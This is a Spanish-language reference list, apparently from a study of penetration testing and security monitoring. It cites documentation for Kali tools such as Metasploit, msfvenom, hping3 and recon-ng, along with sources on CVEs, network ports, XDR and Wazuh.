OFFSEC Services Limited. Dmitry Tool Documentation: [Consultado el 13, agosto 2023]. Disponible en linea: < https://www.kali.org/tools/dmitry/>

OFFSEC Services Limited. hping3 Usage Example: KALI [www.kali.org]. (05, agosto, 2022). [Consultado el 13, agosto, 2023]. Disponible en internet: <https://www.kali.org/tools/hping3/>

OFFSec Services. Metasploit-Framework [www.kali.org]. (17, agosto, 2023). [Consultado el 03, septiembre. 2023]. Disponible en internet: <https://www.kali.org/tools/metasploit-framework/>

OFFSec. MSFVENOM. Using the MSFvenom command Line Interface. OFFSec [www.offsec.com]. [Consultado 03, septiembre. 2023]. Disponible en internet: https://www.offsec.com/metasploit-unleashed/msfvenom/

Oracle Company. About VirtualBox: VIRTUAL BOX [www.virtualbox.org]. 2023. [Consultado el 07, agosto, 2023]. Disponible en <https://www.virtualbox.org/wiki/VirtualBox>

PALOALTO. What is XDR. Palo Alto Software [www.paloaltonetworks.com]. (2023).[Consultado el 10, septiembre, 2023]. Disponible en: <https://www.paloaltonetworks.com/cyberpedia/what-is-xdr>

PETCU, Alina. What Is a CVE? Common Vulnerabilities and Exposures Explained: Heimdal [www.heimdalsecurity.com]. (06, junio, 2023). [Consultado el 13, agosto, 2023]. Disponible en internet: < https://heimdalsecurity.com/blog/what-is-a-cve/ >

RAPID1. Metasploit modules: Metasploit. [www.docs.metasploit.com]. 2023. [Consultado el 13, agosto, 2023]. Disponible en internet:< https://docs.metasploit.com/docs/modules.html>

RCP UDP. Port 135. TCP UPD PORTS [www.tcp-udp-ports.com]. (05, mayo, 2023). [Consultado el 01, septiembre, 2023]. Disponible en: <https://tcp-udp-ports.com/port-135.htm>

Red Hat Eterprise Linux. What is a CVE?: Red Hat [www.redhat.com]. (25, noviembre, 2021). [Consultado el 13, agosto, 2023]. Disponible en internet: <https://www.redhat.com/en/topics/security/what-is-cve>

REUTERS. More tan 50 Colombian state, private entities hit by cyberattack. Reuters [www.reuters.com]. (09, septiembre, 2023). [Consultado el 28. Septiembre. 2023]. Disponible en: <https://www.reuters.com/world/americas/more-than-50-colombian-state-private-entities-hit-by-cyberattack-petro-2023-09-18/>

SHIVANGI, Sharma. A Common Pentest Output Schema for Business Intelligence System Ingestion: Rochester Institute of Technology, 2023 [Consultado el 13, agosto, 2023] Disponible en internetL < https://ieeexplore.ieee.org/abstract/document/10159688 >

SPEED Guide. Port 139 Details. Speed Guide [www.speedguide.net]. [Consultado el 01, septiembre. 2023]. Disponible en internet: <https://www.speedguide.net/port.php?port=139>

SPEED Guide. Port 5357 Details. Speed Guide [www.speedguide.net]. [Consultado el 01, septiembre. 2023]. Disponible en internet: < https://www.speedguide.net/port.php?port=5357 >

STELLAR CYBER. SIEM, XDR, and the evolution of Cybersecurity Infraestructure. STELLAR CYBER [www.stellarcyber.ai].(07, octubre, 2021). [Consultado el 10, septiembre, 2023]. Disponible en: <https:///siem-xdr-and-the-evolution-of-cybersecurity-infrastructure/>

TOMES, Tim. The Recon-ng Framework: Github [www.github.com]. (23, junio, 2020). [Consultado el 13, agosto, 2023]. Disponible en internet: https://github.com/lanmaster53/recon-ng/wiki

UCL. What is SSH and how do I use it?. UCL [www.ucl.ac.uk]. (2023). [Consultado el 5, septiembre, 2023]. Disponible en: <https://www.ucl.ac.uk/isd/what-ssh-and-how-do-i-use-it>

WAZUH INC. One unified platform for complete protection. WAZUH [www.wazuh.com]. (2023). [Consultado el 11, septiembre, 2023]. Disponible en internet: <https://wazuh.com/platform/overview/>

WAZUH. Active XDR Protection from moderm threats. Wazuh [www.wazuh.com]. (2023). [Consultado el 5, septiembre, 2023]. Disponible en internet: < https://wazuh.com/platform/xdr/>